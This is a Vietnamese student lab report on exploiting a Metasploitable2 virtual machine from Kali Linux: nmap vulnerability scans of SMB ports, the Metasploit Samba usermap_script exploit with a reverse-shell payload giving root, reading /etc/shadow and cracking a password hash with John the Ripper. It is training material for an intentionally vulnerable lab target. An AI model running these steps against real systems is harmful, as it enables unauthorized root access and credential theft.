**Báo cáo thực hành môn An toàn hệ điều hành**

**Bài thực hành 1**

**Họ và tên: Hoàng Trung Kiên**


**Mã sinh viên: B20DCAT098**

Hà nội, ngày 14 tháng 3 năm 2023


1.Cài đặt các công cụ, nền tảng

-Đổi tên hostname:

+Máy attacker:




+Máy victim:




2. Địa chỉ IP máy Kali.

Địa chỉ ip máy attacker: 192.168.100.3



3. Địa chỉ IP máy Metasploitable2.


Địa chỉ ip máy Victim: 192.168.100.131



4. Tạo một người dùng mới trên máy Meta:

Tài khoản là: kienht098

mật khẩu đơn giản và ngắn để có thể crack được




5. Quét máy victim Metasploitable2 tìm các lỗ hổng tồn tại

Kiểm tra kết nối mạng giữa các máy:


-Máy victim ping đến máy attacker

+Kiểm tra kết nối từ máy victim đến máy attacker: ping (victim -> attacker)—--> 0% packet loss —---> có thể kết nối từ máy victim tới máy attacker



-Máy attacker ping đến máy victim:


+Kiểm tra kết nối từ máy attacker đến máy victim: ping (attacker -> victim)—--> 0% packet loss —---> có thể kết nối từ máy attacker tới máy victim



-Sử dụng công cụ nmap để rà quét các lỗ hổng tồn tại trên máy chạy Metasploitable2:


Quét cổng dịch vụ netbios-ssn cổng 139:

nmap --script vuln -p139 <ip máy victim>




Quét cổng dịch vụ microsoft-ds cổng 445:


nmap --script vuln -p445 <ip máy victim>



Quét toàn bộ các cổng dịch vụ:



Dịch vụ đang chạy trên 2 cổng 139 và 445




6. Khai thác tìm phiên bản Samba đang hoạt động:

-Khởi động Metasploit



Khai báo sử dụng mô đun tấn công: use auxiliary/scanner/smb/smb\_version



Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng




RHOSTS là máy victim (Metasploitable)

LHOSTS là máy attack (Kali Linux)

Đặt địa chỉ IP máy victim: set RHOST <ip máy victim>

Thực thi tấn công: run


->Dịch vụ Samba và phiên bản




Gõ lệnh: exit để thoát

6. Khai thác lỗi trên Samba cho phép mở shell chạy với quyền root:


Khởi động Metasploit



Khai báo sử dụng mô đun tấn công: use exploit/multi/samba/usermap\_script




Chạy lệnh “show options” để xem các thông tin về mô đun tấn công đang sử dụng



Đặt địa chỉ IP máy victim: set RHOST <ip máy victim>


Đặt 445 là cổng truy cập máy victim: set RPORT 445

Chọn payload cho thực thi (mở shell): msf > set payload cmd/unix/reverse



Chạy lệnh “show options” để xem các thông tin về thiết lập tấn công đang sử dụng

+Đã đặt RHOST và RPOST thành công




Thực thi tấn công: exploit

➔ Cửa hậu mở shell với người dùng root cho phép chạy lệnh từ máy Kali

➔ có thể thực hiện bất cứ lệnh shell nào trên máy victim.


Chạy các lệnh để đọc tên người dùng và máy đang truy cập:

whoami, id, uname -a



Lấy tên người dùng và mật khẩu đã tạo ở máy Metasploitable


Gõ lệnh: cat /etc/shadow | grep kienht098




Chọn và sao chép cả dòng tên người dùng và mật khẩu băm vào clipboard

- Mở một cửa sổ Terminal mới, chạy lệnh: nano password, sau đó paste thông tin tên người dùng và mật khẩu băm từ clipboard vào file password


Gõ Ctrl-x để lưu vào file






Crack để lấy mật khẩu ta sử dụng chương trình john


Gõ lệnh: john password --wordlist="password" để phát hiện mã hàm băm



Gõ lệnh: john --format=md5crypt-long để crack mật khẩu



Gõ lệnh: john --show password



* Đã crack mật khẩu thành công